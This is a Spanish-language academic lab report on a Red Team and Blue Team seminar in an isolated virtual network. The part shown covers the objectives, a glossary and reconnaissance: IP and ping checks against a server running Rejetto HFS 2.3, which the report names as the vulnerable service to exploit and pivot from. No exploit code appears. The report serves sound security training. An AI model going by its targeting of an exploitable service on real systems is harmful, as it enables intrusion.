Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Vanessa Carolina Zamudio Posada

Asesor

Eduvin Trigo Sanchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Resumen

El presente informe integra los resultados obtenidos durante las cuatro etapas del seminario de Red Team y Blue Team, desarrolladas en un entorno virtualizado y controlado. En la primera etapa se realizó el montaje del laboratorio mediante la configuración de máquinas virtuales, creando una red aislada que permitió simular un entorno real sin poner en riesgo sistemas externos. La segunda etapa abordó el marco ético y legal que regula las actividades de ciberseguridad en Colombia, destacando la importancia de actuar bajo principios de responsabilidad, consentimiento y legalidad. En la tercera etapa se ejecutaron estrategias de Red Team enfocadas en la identificación y explotación de una vulnerabilidad en una estación de trabajo, lo que permitió simular un acceso no autorizado y evidenciar movimiento lateral hacia otro equipo. Finalmente, en la cuarta etapa se aplicaron estrategias de Blue Team orientadas a la contención del incidente, el aislamiento del equipo comprometido y la implementación de medidas de endurecimiento para prevenir futuros ataques. Este proceso permitió comprender el ciclo completo de un incidente de seguridad y fortalecer competencias técnicas, analíticas y éticas necesarias para la protección de la información en entornos organizacionales.

***Palabras clave*:** BlueTeam, ciberseguridad, hardening, pentesting, RedTeam

Abstract

This report integrates the results obtained throughout the four stages of the Red Team and Blue Team seminar, conducted within a virtualized and controlled environment. In the first stage, the laboratory setup was completed through the configuration of virtual machines, establishing an isolated network that enabled the simulation of a real operational environment without exposing external systems to risk. The second stage focused on analyzing the ethical and legal framework that governs cybersecurity activities in Colombia, emphasizing the importance of acting under principles of responsibility, consent, and legality. During the third stage, Red Team strategies were carried out, centered on identifying and exploiting a vulnerability in a workstation, which allowed simulating unauthorized access and demonstrating lateral movement toward another device within the network. Finally, the fourth stage applied Blue Team strategies aimed at incident containment, isolation of the compromised system, and the implementation of hardening measures to prevent recurrence. This process provided a comprehensive understanding of the full lifecycle of a security incident and strengthened the technical, analytical, and ethical competencies required for effective information protection in organizational environments.

***Keywords**:* BlueTeam, cybersecurity, hardening, pentesting, RedTeam

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Amenaza:

Posible evento o situación que puede causar daño a un sistema de información, ya sea por acción humana, falla técnica o evento natural.

Análisis forense digital:

Proceso mediante el cual se recopilan, preservan, analizan y documentan evidencias digitales con el objetivo de identificar las causas y consecuencias de un incidente de seguridad.

Blue Team:

Equipo encargado de la defensa de los sistemas, la detección de amenazas y la contención de ataques, implementando medidas de seguridad y monitoreo continuo.

Ciberseguridad:

Conjunto de prácticas, políticas y herramientas destinadas a proteger los sistemas, redes y datos frente a ataques, accesos no autorizados o daños.

CSIRT (Computer Security Incident Response Team):

Equipo especializado en la respuesta a incidentes de seguridad informática, encargado de investigar, contener y coordinar acciones frente a una amenaza.

Explotación:

Fase del ataque donde se aprovecha una vulnerabilidad para obtener acceso no autorizado a un sistema o ejecutar acciones maliciosas.

Firewall:

Sistema de seguridad que controla el tráfico de red entrante y saliente, permitiendo o bloqueando conexiones según reglas establecidas.

Hardening (Endurecimiento):

Proceso de fortalecimiento de la seguridad de un sistema mediante la eliminación de configuraciones inseguras, servicios innecesarios y la aplicación de controles de protección.

Host:

Dispositivo conectado a una red, como una computadora o servidor, que puede enviar y recibir información.

Ingeniería social:

Técnica utilizada por atacantes para manipular a las personas y obtener información o acceso a sistemas mediante engaño.

Laboratorio virtual:

Entorno simulado creado con máquinas virtuales que permite realizar pruebas de seguridad sin afectar sistemas reales.

Metasploit:

Framework utilizado para realizar pruebas de penetración, que permite ejecutar exploits y obtener acceso a sistemas vulnerables.

Nmap:

Herramienta usada para escanear redes, identificar dispositivos, puertos abiertos y servicios activos.

Pentesting (Pruebas de penetración):

Proceso controlado de simulación de ataques con el fin de identificar vulnerabilidades en un sistema, red o aplicación.

Pivoting (Movimiento lateral):

Técnica que permite al atacante desplazarse desde un sistema comprometido hacia otros equipos dentro de la misma red.

Red Team:

Equipo encargado de simular ataques reales contra una organización para evaluar su nivel de seguridad.

Red aislada:

Segmento de red separado del resto que se utiliza para pruebas controladas, sin conexión a redes externas.

Recolección de evidencias:

Proceso de obtención de información digital relacionada con un incidente para su análisis y documentación.

Rejetto HFS:

Aplicación vulnerable utilizada en este ejercicio como vector de ataque para obtener acceso no autorizado al sistema.

SIEM (Security Information and Event Management):

Sistema que recopila, analiza y correlaciona eventos de seguridad provenientes de diferentes dispositivos y aplicaciones.

Sistema vulnerable:

Equipo o aplicación que posee debilidades de seguridad que pueden ser explotadas por un atacante.

Vulnerabilidad:

Debilidad en un sistema, red o software que puede ser aprovechada para comprometer su seguridad.

Introducción

La ciberseguridad se ha convertido en un componente esencial para la protección de la información y la continuidad de las operaciones en las organizaciones. El aumento constante de las amenazas digitales ha generado la necesidad de formar profesionales capaces de identificar vulnerabilidades, prevenir ataques y responder de manera oportuna ante incidentes de seguridad. En este contexto, los equipos Red Team y Blue Team representan dos enfoques complementarios que permiten evaluar y fortalecer la seguridad de los sistemas de información.

El presente informe se desarrolla a partir del caso de estudio SecureNova Labs, integrando las cuatro fases del seminario en un entorno de laboratorio virtual. En la primera fase se configuró un ambiente aislado mediante máquinas virtuales, lo que permitió ejecutar pruebas de manera segura y controlada. Luego, en la segunda fase, se analizaron los principios éticos y el marco normativo que regulan las actividades en ciberseguridad en Colombia, resaltando la importancia de actuar con responsabilidad, consentimiento y legalidad.

En la tercera fase se aplicaron estrategias propias del Red Team, enfocadas en la identificación y explotación de una vulnerabilidad en una estación de trabajo, simulando un acceso no autorizado y evidenciando el riesgo que representa una mala configuración del sistema. Finalmente, en la cuarta fase se implementaron acciones propias del Blue Team, orientadas a la contención del incidente, el aislamiento del equipo comprometido y la aplicación de medidas de endurecimiento, con el propósito de evitar la repetición del ataque.

De esta manera, el trabajo permite comprender el ciclo completo de un incidente de seguridad y fortalecer las competencias técnicas, analíticas y éticas necesarias para la protección de la información en entornos organizacionales.

Justificación

La elección de este tema surge de la necesidad de comprender, desde una perspectiva práctica y académica, cómo las organizaciones pueden enfrentar de manera efectiva las crecientes amenazas en el entorno digital. Actualmente, los ataques informáticos representan un riesgo real para la seguridad de la información, la continuidad de los servicios y la confianza de los usuarios, por lo que resulta fundamental analizar las estrategias utilizadas para detectar, contener y prevenir este tipo de incidentes. En este sentido, el estudio del rol que desempeñan los equipos Red Team y Blue Team en la protección de los sistemas de información se convierte en una herramienta clave para fortalecer las capacidades de respuesta ante posibles vulnerabilidades.

Asimismo, existe una limitada investigación aplicada en contextos académicos que integre de forma práctica el ciclo completo de un ataque y su posterior defensa, desde el reconocimiento de vulnerabilidades hasta la implementación de medidas de endurecimiento (hardening). Por esta razón, el desarrollo de este trabajo, tomando como referencia el caso de SecureNova Labs y un entorno de laboratorio controlado, permite aportar un enfoque más cercano a la realidad, basado en la simulación de escenarios reales y el uso de herramientas de ciberseguridad.

Finalmente, este trabajo se justifica por su aporte tanto al ámbito académico como al profesional, ya que los conocimientos adquiridos pueden ser utilizados como base para la creación de estrategias de protección en entornos reales, el fortalecimiento de políticas de seguridad y la formación de profesionales más conscientes, responsables y comprometidos con la protección de la información.

Objetivos

Objetivo General

Analizar de manera integral el trabajo de los equipos Red Team y Blue Team en un entorno simulado, a partir del caso SecureNova Labs, mediante la identificación de vulnerabilidades, la ejecución de un ataque controlado, la aplicación de medidas de contención y la consideración del marco ético y legal en ciberseguridad.

Objetivos Específicos

Configurar un laboratorio virtual aislado para realizar de pruebas de ciberseguridad, de forma controlada.

Analizar el marco ético y normativo que regula las prácticas de seguridad informática en Colombia, reconociendo la importancia de la legalidad, la responsabilidad profesional y el consentimiento en las actividades de análisis y prueba.

Aplicar estrategias propias del Red Team para identificar y explotar vulnerabilidades en una estación de trabajo, simulando un acceso no autorizado y evidenciando las debilidades presentes en la configuración del sistema.

Implementar estrategias del Blue Team orientadas a la detección, contención y mitigación del incidente de seguridad, mediante el aislamiento del equipo comprometido y la aplicación de medidas de endurecimiento (hardening).

Evaluar el impacto del ataque simulado sobre el entorno de laboratorio, identificando riesgos, amenazas y posibles consecuencias para la información y los sistemas.

Proponer recomendaciones y buenas prácticas que permitan fortalecer la seguridad del entorno analizado, prevenir futuros ataques y mejorar la capacidad de respuesta frente a incidentes.

Desarrollo del Informe Técnico


Estrategias Red Team

Reconocimiento.

Para iniciar la fase de reconocimiento definimos primero el segmento de red donde trabajaremos y luego realizamos la inspección desde la máquina atacante. En Parrot obtuvimos la dirección IP con *ip a* 192.168.100.10; máscara /24 (255.255.255.0), por lo que el rango local utilizado fue 192.168.100.XX. Esta configuración nos permitió planear los escaneos y la recolección de evidencia sobre los hosts del laboratorio.

Figura 1

Verificación de la dirección IP en el equipo atacante (Parrot OS)




Nota: La imagen muestra la validación de la configuración de red del equipo atacante durante la fase de reconocimiento del laboratorio, donde se comprueba la asignación de la dirección IP dentro del entorno virtual aislado. Elaboración propia.

La estación Windows 7 **(Host-A)** fue verificada dentro del mismo segmento de laboratorio; su dirección IP asignada es **192.168.101.12** con máscara **/24 (255.255.255.0)**, perteneciente al rango **192.168.101.XXX**. Esta configuración de red permitió correlacionar fácilmente las pruebas de escaneo y las capturas de tráfico con la máquina víctima, facilitando la identificación de servicios expuestos y la recolección de evidencia para el análisis forense.

Figura 2

Verificación de la configuración IP del equipo víctima (Host-A – Windows 7)




Nota: La imagen muestra la validación de la dirección IPv4 del equipo Host-A dentro del entorno de laboratorio, confirmando su correcta integración al segmento de red utilizado en la simulación del incidente de seguridad. Elaboración propia.

El equipo identificado como **Host-B** fue verificado dentro del entorno de laboratorio, confirmando que cuenta con la dirección IPv4 **192.168.101.13** y una máscara de red **255.255.255.0**. Esta validación permitió corroborar que el dispositivo se encontraba en el mismo segmento de red que el Host-A, lo que facilitó el análisis del movimiento lateral (pivoting) durante el ejercicio controlado, así como la posterior evaluación del impacto y las acciones de contención realizadas por el Blue Team.

Figura 3

Verificación de la configuración IP del equipo Host-B utilizado en el pivoting



Nota: La imagen muestra la validación de la dirección IPv4 del equipo Host-B dentro del entorno de laboratorio, el cual fue utilizado para evidenciar el movimiento lateral (pivoting) durante la simulación del ataque. Elaboración propia.


En la figura 4 muestra la ejecución del comando ipconfig en la máquina donde está instalado y ejecutándose el servidor vulnerable Rejetto HFS 2.3. En esta salida se observan dos interfaces de red activas, cada una conectada a una subred distinta del laboratorio:

La primera interfaz posee la dirección IPv4 192.168.101.20, correspondiente a la red interna donde se encuentra Host-A y Host-B.

La segunda interfaz utiliza la dirección IPv4 192.168.100.20, red en la que se encuentra la máquina atacante Parrot OS.

Figura 4

Verificación de la configuración IP del equipo con servicio vulnerable (Rejetto HFS)




Nota: La figura 4 muestra la validación de la dirección IPv4 del equipo donde se encontraba instalado el servicio Rejetto HFS, utilizado como punto de análisis de vulnerabilidades dentro del entorno de laboratorio. Elaboración propia.

Verificación de Conectividad desde Host-A hacia Rejetto HFS

La figura 5 muestra una prueba de conectividad realizada desde Host-A, utilizando el comando ping hacia la dirección 192.168.101.20, que corresponde a una de las interfaces de red de la máquina donde está instalado el servidor vulnerable Rejetto HFS 2.3.

Figura 5

Conectividad desde Host-A hacia Rejetto HFS




Nota: La imagen muestra la comprobación de conectividad desde Host-A hacia la dirección IPv4 192.168.101.20, correspondiente al equipo con el servicio Rejetto HFS dentro del entorno de laboratorio, confirmando la comunicación entre ambos dispositivos en la red interna. Elaboración propia.

La figura 6 confirma que Host-A puede acceder sin limitaciones al servicio HFS, validando que el servidor web está escuchando correctamente y se encuentra expuesto dentro de la red 192.168.101.0/24.

Figura 6

Conectividad web desde Host-A hacia Rejetto HFS




Nota: La imagen muestra la interfaz del servidor Rejetto HFS visualizada a través del navegador en el entorno de laboratorio, evidenciando que el servicio se encontraba activo y accesible dentro de la red interna simulada. Elaboración propia.

Verificación de Conectividad desde Host-B hacia el Servidor Rejetto

La figura 7 muestra una prueba de conectividad realizada desde Host-B, utilizando el comando ping hacia la dirección IP 192.168.101.20, correspondiente a la interfaz de red del servidor donde se ejecuta Rejetto HFS 2.3.

Figura 7

Conectividad desde Host-B hacia Rejetto HFS




Nota. La imagen muestra la comprobación de conectividad desde el equipo Host-B hacia la dirección IPv4 192.168.101.20, correspondiente al servidor Rejetto HFS dentro del entorno de laboratorio, confirmando la comunicación entre ambos dispositivos. Elaboración propia.

La figura 8 demuestra que Host-B tiene conectividad directa hacia el servidor Rejetto a través de la red interna 192.168.101.0/24. Además, confirma que el servicio HTTP vulnerable está expuesto a otros equipos de la red, permitiendo la futura fase de reconocimiento, enumeración y explotación desde diferentes máquinas del laboratorio

Figura 8

Conectividad Web desde Host-B hacia Rejetto HFS




Nota: La imagen muestra la interfaz del servidor Rejetto HFS visualizada desde el navegador del equipo Host-B dentro del entorno de laboratorio, evidenciando que el servicio se encontraba activo y accesible en la red interna simulada. Elaboración propia.

Conectividad desde Parrot OS (Máquina Atacante) hacia el Servidor Rejetto

La figura 9 confirma que la máquina atacante tiene conectividad total hacia el servidor Rejetto en la red 192.168.100.0/24. Esto valida el punto de entrada del atacante y garantiza que la superficie de ataque está disponible para iniciar las fases de reconocimiento activo, enumeración de puertos y eventual explotación del servicio vulnerable.

Figura 9

Conectividad desde Parrot OS hacia Rejetto



Nota: La imagen muestra la comprobación de conectividad realizada desde el equipo Parrot OS hacia la dirección IPv4 192.168.100.20, confirmando la comunicación con un host dentro del segmento de red utilizado en el laboratorio simulado. Elaboración propia.

